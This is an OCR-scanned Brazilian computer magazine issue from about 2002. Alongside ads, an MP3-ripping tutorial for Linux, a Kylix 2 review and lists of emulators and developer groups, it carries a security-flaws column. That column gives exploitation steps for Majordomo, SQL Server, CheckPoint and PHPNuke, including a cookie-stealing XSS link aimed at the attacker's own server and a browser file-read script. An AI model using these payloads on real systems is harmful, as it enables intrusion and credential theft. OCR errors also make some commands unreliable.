- Kit Oficial da Microsoft para migrar do NT 4.0 para o Windows 2000
- Visio 2000 Enterprise Edition


Edição 47
- Com 3 CDs-ROM
- Versão Beta 1 do novo Visual Studio.NET
- Desvendamos todos os segredos da Criptografia
- Curso completo de VB6
- Firewall no Linux passo a passo

Promoção válida até 28/02/2002 ou término do estoque. Após essa data consulte a nossa Central de Atendimento

Aproveite também:

Coleção de DVDs com qualidade garantida pela Editora Europa

Jen, o último sobrevivente da raça dos Gelflings, deve cumprir uma velha profecia e restaurar o poder do Cristal Encantado. Em sua jornada através de terras longínquas, enfrenta seres fantásticos, que somente o criador dos Muppets e de Labirinto Jim Henson, poderia conceber.



Aventura de Russell Mulcahy Com Christopher Lambert e Sean Connery Quando ser imortal se torna um castigo, um guerreiro luta pelo direito de morrer. A origem dos guerreiros imortais finalmente é revelada nesta aventura através dos séculos. Versão dublada e legendada

Cod. 331
Revista + DVD = R$ 19,90 (cada)

Títulos em DVD já publicados pela Editora Europa:

• Matador • Parente... É Serpente • Na Hora da Zona Morta
• Cortina de Fumaça e Sem Fôlego • 1492 - A Conquista do Paraíso
• A Escolha de Sofia • Como Água para Chocolate • The Day After • Indochina
• De Amor e de Sombras • Labirinto • Adeus Minha Concubina • Fitzcarraldo

Ligue agora mesmo e peça seu filme em DVD. (11) 3038-5050

Consulte nossa Central de Atendimento sobre títulos disponíveis

Ao ligar, informe esta oferta
Validade: 28/02/2002

OFERTA 20PC

(11) 3038-5050 ou 0800-557667

visite nosso site: www.europanet.com.br

EDITORA 15 EUROPA

MP no Linux

Aprenda a gravar seus CDs de áudio no computador e depois convertê-los para o formato MP3 usando apenas o terminal shell do Linux

Música MP3 é o que não falta na Internet. O problema é que, devido à caça à pirataria, encontrar músicas de artistas conhecidos na Rede virou uma verdadeira maratona. Por isto, a alternativa mais simples para ter aquela música que você tanto gosta no micro é gravando-a a partir do CD original e depois convertendo-a para MP3.

Executar esta tarefa no Windows é fácil. São inúmeros os softwares capazes de retirar as músicas do CD e as transformar em MP3 com um simples clique em um botão. Mas no Linux, a missão é um pouco mais complexa. Em vez de um único programa gráfico, o usuário precisa usar dois softwares diferentes em modo Shell: um para extrair a música e outro para fazer a conversão para MP3.

A princípio pode parecer difícil executar todo o processo em modo texto. Mas você verá que a ausência do modo gráfico se torna uma vantagem, já que a conversão é uma tarefa que exige muito da capacidade do processador.

Além disso, é importante ressaltar que a conversão de músicas para o formato MP3 é um processo que utiliza extensivamente operações de ponto flutuante (cálculos com números não inteiros). Na prática, isto quer dizer que o processo é executado mais rapidamente em computadores com processador Intel que nos com processador AMD, já que, embora os AMD tenham melhor desempenho com números inteiros, eles deixam um pouco a desejar nas operações de ponto flutuante.

Computadores equipados com processadores 386 ou 486 também são capazes de fazer a codificação para MP3, mas eles levam bem mais tempo que os micros equipados com processadores Pentium e AMD.

Ficha Técnica

Tipo
Software
Nível de conhecimento
Básico
Software necessário
CD Paranoia Bladeenc

Conversão

Como foi dito anteriormente, a conversão das músicas no Linux é feita em duas etapas e com o uso de dois softwares diferentes. Na primeira a música que está no CD de áudio é convertida em um arquivo WAV e na segunda é convertida em MP3. Nos testes realizados na redação foram utilizados os softwares CD Paranoia (para passar a música para o formato WAV) e Bladeenc (para converter a música em MP3).


Ambos os programas estão disponíveis na maior parte das distribuições Linux. Mas caso eles não sejam encontrados na sua, uma busca rápida no site Freashmeat (www.freshmeat.net) será o suficiente para resolver o seu problema.

Primeiro passo

Criação do arquivo .wav

Com o CD Paranoia e o Bladeenc instalados em seu sistema, abra um console ou um terminal no X. Coloque o CD de áudio no drive e digite:

```
$ cdparanoia -v "1"
```



Um arquivo .wav com a primeira faixa do CD será criado. Troque o número 1 pelo número de outra faixa que queira passar para o computador para que e a também seja gravada. Se quiser, você pode omitir a opção -v, já que ela serve apenas para mostrar na tela o procedimento que o CD Paranoia está executando.

Outra alternativa é criar um único arquivo .wav contendo várias faixas do CD. Para fazer isto digite na tela o seguinte comando:

```
comando $ cdparanoia -v 1-5"
```

Um arquivo .wav contendo as faixas de 1 a 5 do CD será criado.

Já a opção -b extrai cada uma das faixas em arquivos diferentes. Assim, é possível, com uma única operação, extrair o disco todo em arquivos individuais. Supondo que o CD que você escolheu contenha oito faixas, utilize o comando.

```
$ cdparanoia -v 1-" B
```

Caso você tenha problemas para acessar o disco, utilize a opção -t.

Segundo passo

Criação do .mp3

Agora que você já tem os arquivos .wav no seu computador, chegou a hora de convertê-los para o formato MP3. Eles provavelmente apresentam os nomes cdda_xx.wav, sendo que xx indica o número da faixa da música, na ordem em que ela se encontra no CD.

Para executar o Blandeenc e iniciar a conversão das músicas em MP3, digite em seu console:

```
$ bladeenc cdda_xx.wav
```

Um arquivo com o mesmo nome, mas com a extensão .mp3 será gerado. Repita o procedimento com todos os arquivos .wav.

Pronto, agora é só rodar seu player de MP3 preferido e começar a ouvir as músicas no computador. **PCM**

HISTÓRIA MP3

O formato MP3 foi desenvolvido por cientistas do Instituto Fraunhofer, em Erlangen, Alemanha. Esses cientistas tinham como objetivo inicialmente criar um formato que permitisse transmitir áudio de alta qualidade por canais de banda limitada, como linhas telefônicas, por exemplo.

A compressão foi baseada nas informações que o ouvido humano consegue identificar. Sendo assim, as partes mais relevantes da música recebem mais bits na hora da compressão, e as partes menos importantes um número menor (desde que essas falhas não produzam erros perceptíveis).

Explicando melhor: as notas de freqüência muito alta ou muito baixa, que não são reconhecidas pelo ouvido humano, são eliminadas. Desta forma, todas as características da música (o fato de ela ser estéreo ou mono, por exemplo) são mantidas.

Graças à excelente qualidade e ao fato de ocupar pouco espaço em disco, o MP3 se popularizou e acabou se transformando em um padrão para a distribuição de músicas na Internet. Até mesmo as gravadoras, que chegaram a "declarar guerra" ao MP3 devido à pirataria utilizam este formato de áudio para distribuir em seus sites os demos de novas músicas.

Também estão cada vez mais populares os players de música MP3, que permitem aos usuários levar as músicas neste formato a qualquer lugar, como se estivesse usando um walkman.

Falhas de SEGURANÇA

Confira as principais falhas de segurança encontradas no último período e aprenda agora como resolver cada uma delas

Por Domingo M. Montanaro

Majordomo

Sistema:	Posix em Geral
Tipo:	Local
Versões Afetadas:	1.94.4
Nível:	Intermediário
Privilégios:	Aumento de privilégios

Descrição:

O Majordomo é um software de lista de e-mails para as plataformas baseadas em Posix. Em sua versão para Unix, na versão 1.94.4, existe uma falha de buffer overflow que permite à qualquer usuário com qualquer nível no sistema operacional, localmente obter privilégios do Majordomo

Como Explorar:

Logue no sistema com o seu usuário normal. Após constatar a existência do Majordomo, rode o script em perl disponível na revista chamado maj1944-xpl.pl. Rode-o com perl majo1994-xp .pl /home do_majordomo. Exemplo: perl maj1944-xpl.pl /home/majordomo

Como Proteger:

Baixe a versão mais nova do Majordomo.

Microsoft SQL Server

Sistema:	Windows
Tipo:	Remota
Versões Afetadas:	Microsoft SQL Server 2000 SP2 Microsoft SQL Server 2000 SP1 Microsoft SQL Server 2000 Microsoft SQL Server 7.0 SP3 Microsoft SQL Server 7.0 SP2 Microsoft SQL Server 7.0 SP1 Microsoft SQL Server 7.0
Nível:	Avançado
Privilégios:	Execução de comandos arbitrários e indisponibilização do sistema.

Descrição:

O SQL Server da Microsft até a sua mais nova versão, a 2000, possui uma SÉRIA falha de segurança, a qual possibilita que atacantes possam executar comandos arbitrários no servidor e até mesmo indisponibilizar a máquina. Isso é possível graças à um buffer overflow, o qual irá executar comandos em áreas da memória com privilégios de System. Isso possibilitará ao atacante a comandar remotamente o servidor

Como Explorar:

Certifique-se que a máquina remota está rodando SQL Server Normalmente o Sql Server escuta na porta 1433. nmap -O -p1433 -P0 host. Uma vez constatado o SQL Server, rode o programa sqlexploit.c que está no site da PC Master, www.europanet com.br/pcmaster/edicao57. Com esse pequeno programa é possível executar comandos arbitrários na máquina. Se a máquina não executar o comando, possivelmente ela cairá.

Como Proteger:

O Fix já está disponível no site da MS.

CheckPoint Firewall

Sistema:	Windows
Tipo:	Remota
Versões Afetadas:	Win32 Checkpoint Firewall-1
Nível:	Intermediário
Privilégios:	Controle total da máquina-alvo

Descrição:

O Checkpoint Firewall-1 é um firewall muito usado atualmente. Como qualquer outro firewall, seu objetivo é o filtro de pacotes indesejáveis. Só que em sua versão Win32, tem uma falha de buffer overflow, a qual, explorada, dará ao atacante uma shell na porta escolhida.

Como Explorar:

Uma vez constatado que esteja rodando o Checkpoint firewall-1 no sistema-alvo, rode o programa badboy.c na sua máquina. Para usá-lo, digite: gcc -o badboy badboy.c. Após isso ./badboy IP_Da_Vitima Porta_Da_Vitima_Que_Irá_ser_abert o_shell. Exemplo: ./badboy 200.1.2.3 999. Isso abrirá uma instância de uma shell na porta 999. Conecte por telnet ou qualquer outro terminal nessa porta.

Como Proteger:

Baixe a versão mais nova do CheckPoint Firewall.

PHPNuke

Sistema:	Todos que tenham o PHPNuke
Tipo:	Local e Remota
Versões Afetadas:	5.1
Nível:	Intermediário
Privilégios:	Visualização de senha do site

Descrição:

O PHPNuke é um conjunto de scripts em PHP, o qual permite à usuários criarem facilmente um portal em PHP com todas as funções, modificando apenas alguns parâmetros. Em sua versão 5.1, é possível à qualquer usuário que visualize a senha do site no padrão de encriptação Base 64. O problema ocorre quando o PHPNuke guarda a senha em Cookies no cliente com esse padrão de encriptação.

Como Explorar:

Para explorar esta vulnerabilidade, vamos nos aproveitar de outra vulnerabilidade do Internet Explorer. Primeiro, crie algum script SSI (Server Side Include), o qual pode ser perl, asp, php, etc, que possa guardar o conteúdo do QUERY_STRING em algum arquivo. Coloque esse script em algum domínio seu ou servidor pessoal com seu IP. Após isso, force o administrador do site com PHPNuke à visitar um link em sua página. Visitando esse link, ele irá expôr a sua senha através da falha do Internet Explorer que expõe o conteúdo de cookies de outros domínios através do prefixo "about://". Veja como ficaria o link:

```
<a
href=about://Site_Com_PHPNuke/
<script>window.open ('http://
seu site ou endereco-ip/
script.ext?'+document.cookie,
</script>>Clique
Aqui</a>
```

OBS: Claro que a pessoa que vai clicar nesse link é obrigatoriamente o administrador do Site Com PHPNuke. "script.ext" pode ser qualquer tecnologia compatível, que guarde esses dados num arquivo para você posteriormente desencriptar a senha em Base64 (Aí é com você) :).

Como Proteger:

Pegue a versão mais nova do PHPNuke.

Internet Explorer

Sistema:	Windows
Tipo:	Remota
Versões Afetadas:	Todos até o Internet Explorer 6
Nível:	Intermediário
Gravidade:	Alta
Privilégios:	Obtenção de arquivos da máquina do cliente por sites não-autorizados

Descrição:

O Internet Explorer tem uma falha mais precisamente no Active Scripting, aonde uma simples página html pode requisitar o conteúdo de um arquivo da máquina do usuário. A exploração da falha ocorre na função GetObject(). Esta falha vem à tona quando a Microsoft pede à mais de 25 milhões de usuários que atualizem seus navegadores. A gigante mandou e-mails para os 25 milhões de usuários cadastrados implorando que atualizem seus navegadores.

Como Explorar:

Crie um arquivo html no seu disco rígido com qualquer nome. Coloque o seguinte conteúdo nele:

```
<SCRIPT language="JavaScript">
arq = prompt("Coloque um arquivo
no raiz do seu drive\n Você precisa
criá-lo antes "teste.txt"),
falha=GetObject('http://'+ location.
host+"/../../../../"+arq,"htmlfile
"),
setTimeout("document.write('<pre>O
conteúdo do arquivo <b>' + arq +
'</b> é <br>' +
falha.body.innerText);",1000);
</SCRIPT>
```

Como Proteger:

Atualize seu navegador. Para uma solução imediata, desative o Active Scripting.

Domingo M. Montanaro é Analista de Segurança da Informação e pode ser contactado pelo e-mail montanaro@ibpbrasil.com.br.

As novidades do Kylix

Conheça as principais novidades do Kylix 2, que acaba de ser lançado pela Borland, e tornou-se mais compátivel com o Delphi 6

Menos de um ano após o lançamento da primeira versão, a Borland traz para os usuários do Linux a segunda versão do Kylix. A ferramenta, também conhecida como o "Delphi do Linux" ficou ainda mais parecida com seu irmão do Windows. O Kylix 2 não exige novos conhecimentos de programação, pelo contrário, se o usuário estiver habituado a trabalhar com o Delphi no Windows, irá encontrar muita facilidade, já que a estrutura e menus são praticamente idênticos.

O Kylix 2 tem uma capacidade maior de manter a compatibilidade entre aplicações Linux e Windows, ou seja, uma vez criado um programa no Linux, é possível recompilá-lo em ambiente Windows e vice-versa. Isso se deve à biblioteca de componentes cross-platform CLX da Borland, que garante a operação com seus mais de 165 componentes para a construção de aplicativos com interfaces gráficas (GUIs). E, mantendo-se bem dentro da filosofia do open-source, o software criado com o Kylix 2 Open Edition deve permanecer livre.

Outra boa notícia é que, embora esse ambiente de desenvolvimento sirva para grandes projetos de software, você não precisará mais do que um Pentium II de 400MHz e 225Mb de espaço em disco para trabalhar com ele – embora tenha de garantir os inevitáveis 128MB de memória RAM na máquina.

Ficha Técnica

Tipo
Review Kylix 2
Nível de conhecimento
Básico
Conhecimento prévio
Conhecimentos de programação em Delphi e uso de ambiente Linux
Para saber mais
http://www.borland.com.br

O ambiente de desenvolvimento do Kylix 2 é idêntico ao do Delphi 6

O principal objetivo do lançamento desta nova versão foi trazer algumas funções do Delphi 6 que ficaram de fora da primeira. As principais são três recursos fundamentais no Kylix 2: BizSnap, WebSnap e DataSnap

WebSnap – é a estrutura responsável pelo desenvolvimento de aplicações Web baseada em componentes e compatível com os principais servidores Web inclusive o Apache. Caso o desenvolvedor encontre dificuldades na utilização desse recurso, poderá contar com três assistentes que o auxiliarão na criação de aplicações Web. Acionados por um comando simples, os assistentes sugerem várias opções de configurações.

BizSnap – é a plataforma de desenvolvimento de serviços Web que permite conectar e integrar aplicações entre si através de padrões como SOAP (Simple Object Access Protocol) e XML (eXtensible Markup Language).

DataSnap garante a conexão de serviços e aplicações com os principais bancos de dados, como Oracle, MS SQL Server Informix, IBM

Ilustrações: Rodrigo Mota

DB2, Sybase e InterBase, por meio de serviços Web padrão do mercado, como XML, DCOM ou Corba.


Afirmar que o Kylix 2 é um clone do Delph 6 não pode ser considerado um exagero. Tampouco é uma ofensa. Na verdade, o caçula da Borland traz todas as facilidades e novos recursos da versão 6 do Delphi, incluindo as funcionalidades de Internet

Como na primeira versão, também foi lançada uma outra livre para download. A versão profissional custará US$ 250 e seu upgrade, US$ 130. Já o Kylix2 Enterprise custará US$ 2 mil, e o upgrade da versão 1 ficará em US$ 1 mil. Confira abaixo a configuração recomendada para utilizar cada versão:

Kylix 2 Open Edition
Pentium 2 400 MHz ou superior
64 MB RAM (128 Mb recomendado)
110 MB de disco rígido.

Kylix 2 Enterprise
Pentium 2 400 MHz ou superior
128 MB RAM
225 MB de disco rígido

Kylix 2 Professional
Pentium 2 400 MHz ou superior
64 MB RAM (128 Mb recomendado)
185 MB de disco rígido. **PCM**



Emula

Divirta-se em seu computador, com Windows ou Linux, jogando os mesmos jogos do seu videogame preferido. Na Internet, você encontra várias softwares que emulam os mais variados consoles em diversas plataformas

Transforme seu computador em um fliperama. Jogue os melhores jogos de arcade e consoles de videogame em seu PC. Para jogar jogos como do Dreamcast, Sega Saturn e PlayStation entre outros existentes no mercado é necessário executar um emulador em seu computador. Assim o seu computador irá emular o sistema operacional existente nesses videogames.

Depois de rodar o emulador, você poderá buscar os jogos na própria Internet, ou usar os CDs originais do console, como no caso do PlayStation. Existe uma restrição para se jogar emulando, será necessário que você possua um computador de boa performance como um Pentium II com mais de 64MB de memória, já que o equipamento deve ser capaz de simular a existência de um outro equipamento.

Não perca mais tempo, baixe agora o seu favorito e divirta-se

Ficha Técnica


Tipo
Software
Nível de conhecimento
Básico
Software necessário
Descritos na reportagem

Corn 0.2

www.emuhq.com/corn

Windows

Um ótimo emulador de Nintendo 64 Emula um grande número de jogos com uma razoável semelhança. Entretanto um bom computador é altamente recomendado, principalmente com placas 3D. No site você encontra links para jogos



zSNES 1.337

www.zsnes.com

Windows

Emulador de Super Nintendo desenvolvido 100% em Assembler e em C. O emulador ficou mais veloz, consertou bugs no DSP, ADSR e na modulação de Pitch.


MESS 0.37 Beta 10

mess.emuverse.com

Amiga, DOS, Mac, Unix, Windows

Emulador multiplataforma de vários consoles e computadores. Entre eles: Atari, Commodore Amiga, Apple II, Color Computer, Colecovision Dragon 32, Sega Game Gear, Sega Megadrive, KC Compact, Nintendo Entertainment System, IBM PC/XT, PC Engine, Sega Master System, ZX Spectrum 48K, e Vectrex.

dores



Meka 0.61

www.smspower.org/meka/download.shtml

DOS

Emulador de Master System, Game Gear, SG1000, SC3000 e Colecovision que vem com vários bugs corrigidos e um suporte melhor a FM, Paletas de cores e customizaçoes. Roda Wonderboy III, Galaga 91, Phantasy Star entre outros.

FPSE 0.09

fpse.emulnlm.com

Windows, Linux, Amiga e BeOS

O mais popular entre os emu adores de Playstat.on. Pode-se obter gratuitamente o dowload da versão para os mais diversos sistemas operacionais e de simples instalação.

A-SATURN 0.16

www.wombat.zaq.ne.jp/.../base/base1.htm

Windows

Emulador de Sega Saturn que ainda se encontra em estágio inicial, mas com amplo desenvo vimento. Vale a pena experimentar apesar das limitações do iníc o do projeto.

Laser32 0.9

www.zophar.net/personal/lopantu

Windows


Emulador de arcade originalmente concebido para DOS. Sincron zado sempre com a mesma versão para DOS, que é lançada antes.

ePSXe

www.epsxe.com

Windows

Considerado entre os emuladores para Playstation o melhor. Para que ele funcione é necessário possuir placa 3D.



MAME32 0.57

www.mame.net

Windows

O mais popular Emu ador de Arcade. Emula mais de 3.000 jogos desde os mais antigos da década de 70 até cláss cos mais recentes. Roda praticamente qualquer hardware de máquinas de fliperama

Grupos de desenvo

Encontre outros programadores na Internet para discutir problemas e experiências. São milhares de desenvolvedores que se reúnem em fóruns e listas de discussão

Um grande encontro de programadores, é assim que podemos descrever os grupos de desenvolvedores. Eles se reúnem em fóruns, listas de discussão e páginas na Web trazendo informações e dicas para solucionar problemas encontrados por outros programadores.

Aqui você encontrará vários grupos organizados por linguagens de programação, neles você poderá encontrar fóruns e listas de discussão que poderão ajudá-lo na solução de suas principais dúvidas e dificuldades que você encontra durante o desenvolvimento de alguma rotina ou software.

Além disso, pode se encontrar rotinas de códigos, tutoriais e documentações além de bibliotecas de componentes. Na grande maioria tudo é gratuito, e você pode usar no desenvolvimento de suas aplicações Web.

Lembre-se que os grupos funcionam como uma grande família, e para que você seja aceito é necessário compartilhar informações e não apenas "sugar". Vale a pena participar, pois além de ganhar tempo encontrando soluções para problemas técnicos, você irá descobrir dicas e novidades sempre em primeira-mão. Encontre seu grupo e divirta-se.

ASP

[illegible]

[illegible]

ASPBrasil
www.aspbrasil.com.br

ASPBox
[illegible]

C, C++

[illegible]
www.araripina.com.br/bcb

A insustentável leveza do C
sites.uol.com.br/sidh[illegible]

Brasil C/C++
[illegible]

C Help Page
www.geocities.com/chelppage

Lista CPP
listas.ufg.br/cpp-br

VISUAL BASIC

[illegible]
www.grupovb.cjb.net

Visual Basic Total
